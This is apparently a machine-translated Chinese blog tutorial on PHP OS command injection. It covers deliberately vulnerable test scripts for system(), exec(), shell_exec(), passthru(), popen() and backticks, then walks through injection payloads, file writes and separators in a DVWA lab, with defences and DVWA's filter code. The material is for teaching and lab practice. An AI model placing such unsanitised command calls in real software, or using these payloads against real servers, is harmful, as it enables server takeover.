当前位置:网站首页>[OS command injection] common OS command execution functions and OS command injection utilization examples and range experiments - based on DVWA range
[OS command injection] common OS command execution functions and OS command injection utilization examples and range experiments - based on DVWA range
2022-06-27 13:48:00 【Like the wind 9】
Catalog
1 OS Command injection overview
background : Programmers use scripting languages ( Such as PHP etc. ) During application development , Script language development is very fast 、 concise 、 convenient , But there are also some problems , For example, the speed is slow 、 Unable to reach the bottom of the system, etc . When developing applications , In particular, some enterprise applications need to call some External procedures ( System command or exe Etc ), When the application needs to call some external programs, it will use some functions of system commands .
OS Command injection : When the application is calling these System commands Function time , If the user's input is spliced into the command as a parameter of the system command , Without filtering user input , It creates a command execution vulnerability .
Conditions :
- The program contains executable OS The function or language structure of a command ;
- The parameters passed into the function or language structure can be controlled by the client ( Can directly modify or affect ) And not enough filtration .
Loophole damage :
- Inherit Web Server program permissions (Web User permissions ) To execute system commands ;
- Inherit Web Server program permissions (Web User permissions ) Read and write files ;
- rebound shell. Usually we turn on one 80 When accessing the server of port , Will establish a connection with the server Web Service link , So as to obtain the corresponding information of the server Web service . And rebound shell We open a port to listen , Instead, let the server actively rebound a shell To connect our host , We will pass the received shell And then to remotely control the server .
- Control the entire site ;
- Control the entire server .
2 common OS Command injection functions and examples
2.1 system() function
effect : This function can Take string as OS Command execution , With output function .
Prototype :string system ( string $command [, int &$return_var ] ).
harm : If the parameters of this function are not filtered effectively and accurately , Its parameters may be used by users to inject harmful code .
Example :
- Create a new in the root directory of the website Command Folder , And create a new txt file , Rename it to symtem.php, The test code of this file is as follows :
<?php
if(isset($_GET['cmd'])){

$cmd=$_GET['cmd'];
system($cmd);
}else{

    echo "Please submit cmd!<br >?cmd=ipconfig;";
}
?>
- When we visit the web page on the client side, we bring in the following parameters to exploit the vulnerability , The web page will execute the constructed statement and return the system information ( The same is true for the following functions ). The injection statement shall be compatible with the target system .
?cmd=ipconfig				// Will return IP Configuration information
?cmd=cd						// View current directory
?cmd=systeminfo				// Return system information
?cmd=whoami					//
?cmd=net user				// View or add new users, etc
?cmd=dir					// File information will be returned
?cmd=ping www.baidu.com		// perform ping command , The result will not be returned until it is finished . stay Windows Default on the system ping 4 Time , But in linux The system will default to always ping.
?cmd=type c:\windows\system32\drivers\etc\hosts	// View system files
?cmd=echo"<?php phpinfo();?>"> route 		// write file , Can write a sentence, Trojan horse, etc



2.2 exec() function
effect : This function can Take string as OS Command execution , need Cooperate with the output result command .
Prototype :string exec ( string $command [, array &$output [, int &$return_var ]] ).
harm : If the parameters of this function are not filtered effectively and accurately , Its parameters may be used by users to inject harmful code .
Example :
- Under the root directory of the website Command Under the folder , newly build txt file , Rename it to exec.php, The test code of this file is as follows :
<?php
if(isset($_GET['cmd'])){

$cmd=$_GET['cmd'];
print exec($cmd);
}else{

    echo "Please submit cmd!<br >?cmd=ipconfig;";
}
?>
- When we visit the web page on the client side, we will bring in the relevant parameters ( And system() The parameters substituted by the function are consistent ) To exploit vulnerabilities . Be careful , The return result of this function is finite .

2.3 shell_exec() function
effect : This function can Take string as OS Command execution , need Cooperate with the output result command . Generally, it is most widely used
harm : If the parameters of this function are not filtered effectively and accurately , Its parameters may be used by users to inject harmful code .
Example :
- Under the root directory of the website Command Under the folder , newly build txt file , Rename it to shell_exec.php, The test code of this file is as follows :
 <?php
if(isset($_GET['cmd'])){

$cmd=$_GET['cmd'];
print shell_exec($cmd);
}else{

    echo "Please submit cmd!<br >?cmd=ipconfig;";
}
?>
- When we visit the web page on the client side, we will bring in the relevant parameters ( And system() The parameters substituted by the function are consistent ) To exploit vulnerabilities .

2.4 passthru() function
effect : This function can Take string as OS Command execution , With output function .
Prototype :void passthru ( string $command [, int &$return_var ] )
harm : If the parameters of this function are not filtered effectively and accurately , Its parameters may be used by users to inject harmful code .
Example :
- Under the root directory of the website Command Under the folder , newly build txt file , Rename it to passthru.php, The test code of this file is as follows :
<?php
if(isset($_GET['cmd'])){

$cmd=$_GET['cmd'];
passthru($cmd);
}else{

    echo "Please submit cmd!<br >?cmd=ipconfig;";
}
?>
- When we visit the web page on the client side, we will bring in the relevant parameters ( And system() The parameters substituted by the function are consistent ) To exploit vulnerabilities .

2.5 popen() function
effect : This function can perform OS command , What is returned is a file pointer . No matter what you return , What we care about is that the order is executed .
characteristic : Unlike other functions , You need to pass in the second parameter as the storage file of the execution result of the first parameter .
Example :
- Under the root directory of the website Command Under the folder , newly build txt file , Rename it to popen.php, The test code of this file is as follows :
<meta charset='gb2312'>
<?php
if (isset($_GET['cmd'])){

	echo"<pre>";
	popen($_GET['cmd'],'r');
}else{

	echo"?cmd=whoami";
}
?>
- When we visit the web page on the client side, we bring in the following parameters , The web page will execute the constructed statement and generate files in the same directory ( If the document already exists, add the contents ).
?cmd=ipconfig >>1.txt				// Will return IP Configuration information
?cmd=systeminfo >>1.txt				// Return system information
?cmd=whoami >>1.txt					//
?cmd=net user >>1.txt				// View or add new users, etc
?cmd=dir >>1.txt					// File information will be returned
?cmd=ping www.baidu.com >>1.txt		// perform ping command , The result will not be returned until it is finished . stay Windows Default on the system ping 4 Time , But in linux The system will default to always ping.

- Access the just written 1.txt file , The contents are as follows , This indicates that the above command was executed successfully .

2.6 Backquote structure
effect : Inside backquotes [] The string will also be parsed into OS Command execution , need Cooperate with the output result command .
Be careful :
- The backquote operator activates safe mode or turns off shell_exec() Time is invalid .
- Unlike some other languages , Backquotes cannot be used in double quoted strings .
Example :
- Under the root directory of the website Command Under the folder , newly build txt file , Rename it to `.php, The test code of this file is as follows :
<?php
if(isset($_GET['cmd'])){

$cmd=$_GET['cmd'];
print `($cmd)`;
}else{

    echo "Please submit cmd!<br >?cmd=ipconfig;";
}
?>
- When we visit the web page on the client side, we will bring in the relevant parameters ( And system() The parameters substituted by the function are consistent ) To exploit vulnerabilities .

3 OS Exploitation of command injection vulnerability
OS Command injection vulnerability , Attacker direct inheritance Web User permissions , Execute arbitrary commands on the server , The harm is very great . The following orders are in windows The test under the system is successful .
3.1 View system files
Real machine access system.php, Where submission parameters ?cmd=type c:\windows\system32\drivers\etc\hosts, Check the system hosts file .
3.2 Show current path
Real machine access system.php, Where submission parameters ?cmd=cd
3.3 Writing documents
(1) Real machine access system.php, Where submission parameters ?cmd=echo "<?php phpinfo();?>" > C:\phpStudy\PHPTutorial\WWW\Command\shell.php
(2) No error reported on the page , visit shell.php file , Verify that the file was written successfully 
4 OS Defense against command injection vulnerability
(1) Minimize the use of command execution functions , And in disable_functions disable (php.ini In the configuration file disable_functions Set up );
(2) Before entering the command execution function or method , Parameters should be filtered ;
(3) The value of the parameter should be Use quotation marks Package , And invoke before joining. addslashes Transference .
5 OS Command injection vulnerability range experiment
5.1 The experiment purpose
(1) combination SQL Inject 、XSS Loophole 、PHP Statement injection and other experiments , Deepen the understanding of the construction and bypass ideas of injection statements ;
(2) master OS Test and utilization methods of command injection vulnerability ;
(3) Strengthen code audit capability .
5.2 Experimental environment
Drone aircraft :win2008 virtual machine , Deploy WAMP Environmental Science , And building DVWA shooting range . Virtual machine system installation and installation WAMP Deployment method reference article 《《【 Language environment 】WAMP Environment deployment and optimization — With win2008R2SP1 For the operating system 》,DVWA Reference for the construction of the shooting range 《【 Environment building -02】 be based on WAMP Environmental DVWA Construction of vulnerability shooting range 》
Real machine :win10 System .
5.3 Preparation before experiment
Windows Multiple statement execution supported by the system example as follows :
- |: Execute the following statements directly . for example : ping 127.0.0.1|whoami.
- ||: or , If the previous command is successfully executed , Then the command ends execution ; When the previous statement fails to execute , Execute the following statement . for example : ping 127.0.0.1||whoami.
- &: If the previous statement is false, execute the following statement directly , The preceding sentence is true or false . for example : ping 127.0.0.1&whoami.
- &&: And , If the previous statement is false, an error will occur , Do not execute the following statements , The previous statement can only be true . for example : ping 127.0.0.1&&whoami.
Linux The system supports multi statement execution as follows :
- ;: After executing the previous statement, execute the following . for example : ping 127.0.0.1;whoami.
- |: Display the execution results of the following statements . for example : ping 127.0.0.1|whoami.
- ||: or , If the previous command is successfully executed , Then the command ends execution ; When the previous statement fails to execute , Execute the following statement . for example : ping 127.0.0.1||whoami.
- &: If the previous statement is false, execute the following statement directly , The preceding sentence is true or false . for example : ping 127.0.0.1&whoami.
- &&: If the previous statement is false, an error will occur , And don't do the following , The previous statement can only be true . for example : ping 127.0.0.1&&whoami.
5.4 Experimental content
Try different security levels OS Command injection vulnerability for penetration , At the same time, combined with its code audit, it confirms and learns from each other .
5.4.1 low Level
(1) open DVWA shooting range ( The default login account is admin, The password is password.), And set the difficulty level to low
(2) When the input IP The address is 127.0.0.1 And click the submit when , The echo content is ping Result . Regarding this , We infer that the input parameters can be brought into the background for execution , And echo the content , There may be injection points . Before we enter the position of the parameter , There should be ping command .

(3) We use the sentence whoami Nondestructive testing of website and background , Change to another command to attack . Change the parameter to 127.0.0.1&&whoami(127.0.0.1 To make the front ping closed ,&& As with the ), The echo results are as follows , You can see that the system information is successfully injected .

(4) This is a comparison of the test results of several injection statements , You can inject statements, and there may be more :
127.0.0.1&&whoami			// Execute successfully and return ping Information and whoami Information about
127.0.0.1&whoami			// Execute successfully and return ping Information and whoami Information about
127.0.0.1;whoami			// Execution failure , from cmd From the running results, it seems that the semicolon cannot separate two statements
127.0.0.1|whoami			// Successful execution , Return only whoami Information .
127.0.0.1| whoami			// Successful execution , Return only whoami Information .
127.0.0.0.1||whoami			// Deliberately enter a wrong IP, Let the program execute the statement after the or operator .



(5) Code audit , You can see that the web page adopts shell_exec function , meanwhile , The parameter does not have any filtering .
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {

    // Get input
    $target = $_REQUEST[ 'ip' ];
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {

        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {

        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
5.4.2 medium Level
(1) take DVWA The difficulty level of the range is set to medium
(2) stay low Level based , Test its feasible injection statement in medium Level of operation .
127.0.0.1&&whoami			// Execution failure , Judging from the error message displayed, it may be && Filtered
127.0.0.1&whoami			// Execute successfully and return ping Information and whoami Information about
127.0.0.1|whoami			// Successful execution , Return only whoami Information .
127.0.0.1| whoami			// Successful execution , Return only whoami Information .
127.0.0.0.1||whoami			// Deliberately enter a wrong IP, Let the program execute the statement after the or operator .


(3) Code audit , From its code analysis , After the parameter is entered, the && and ; It's all filtered out .
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {

    // Get input
    $target = $_REQUEST[ 'ip' ];
    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );
    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {

        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {

        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
5.4.3 high Level
(1) take DVWA The difficulty level of the range is set to high
(2) stay low Level based , Test its feasible injection statement in medium Level of operation .
127.0.0.1&&whoami			// Execution failure , Judging from the error message displayed, it may be && Filtered
127.0.0.1&whoami			// Execution failure , Judging from the error message displayed, it may be & Filtered
127.0.0.1|whoami			// Successful execution , Return only whoami Information .
127.0.0.1| whoami			// Execution failure , Judging from the error message displayed, it may be |  Filtered
127.0.0.0.1||whoami			// Execution failure , Judging from the error message displayed, it may be || Filtered
(3) Code audit , From its code analysis , After parameter input, various symbols are filtered out .
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {

    // Get input
    $target = trim($_REQUEST[ 'ip' ]);
    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {

        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {

        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
5.4.4 impossible Level
(1) take DVWA The difficulty level of the range is set to impossible
(2) Code audit , The principle of code filtering at this level is “ I gave it only when I was satisfied ”, Instead of the first two levels “ Filter if the blacklist is satisfied ” Principles , Therefore, it is impossible to inject other commands to deceive them into execution . But the way the code is written also limits the user's input , such as ping Domain names cannot ping through .
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {

    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );
    // Split the IP into 4 octects
    $octet = explode( ".", $target );
    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {

        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {

            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {

            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }
        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {

        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}
// Generate Anti-CSRF token
generateSessionToken();
?>
6 summary
(1) Understand what may cause OS Command injected functions ;
(2) Master the use of these functions ;
(3) Understand common defense methods .
(4) understand OS Bypass idea of command injection .
边栏推荐
- JVM performance tuning and monitoring tools -- JPS, jstack, jmap, jhat, jstat, hprof
- ensp云朵配置
- 为什么 Oracle 云客户必须在Oracle Cloud 季度更新发布后自行测试?
- 美国芯片再遭重击,继Intel后又一家芯片企业将被中国芯片超越
- 面试官:Redis的共享对象池了解吗?
- jvm 参数设置与分析
- 【周赛复盘】LeetCode第81场双周赛
- 力扣 第 81 场双周赛
- After 2 years of outsourcing, I finally landed! Record my ByteDance 3 rounds of interviews, hope to help you!
- OpenSSF安全计划:SBOM将驱动软件供应链安全
猜你喜欢





随机推荐
Rereading the classic: the craft of research (1)
Infiltration learning diary day20
Can flush open an account for stock trading? Is it safe?
A method to realize automatic renaming of pictures uploaded by WordPress
NLP - monocleaner
CCID Consulting released the database Market Research Report on key application fields during the "14th five year plan" (attached with download)
一道shell脚本的统计题
万物互联时代到来,锐捷发布场景化无线零漫游方案
Implementing springboard agent through SSH port forwarding configuration
深入理解位运算
Cesium实现卫星在轨绕行
Journal quotidien des questions (6)
每日3题(1):找到最近的有相同 X 或 Y 坐标的点
PLM还能怎么用?
Yyds dry goods inventory solution sword finger offer: cut rope (advanced version)
【第27天】给定一个整数 n ,打印出1到n的全排列 | 全排列模板
Realization of hospital medical record management system based on JSP
爱可可AI前沿推介(6.27)
Array related knowledge
【每日3题(3)】盒子中小球的最大数量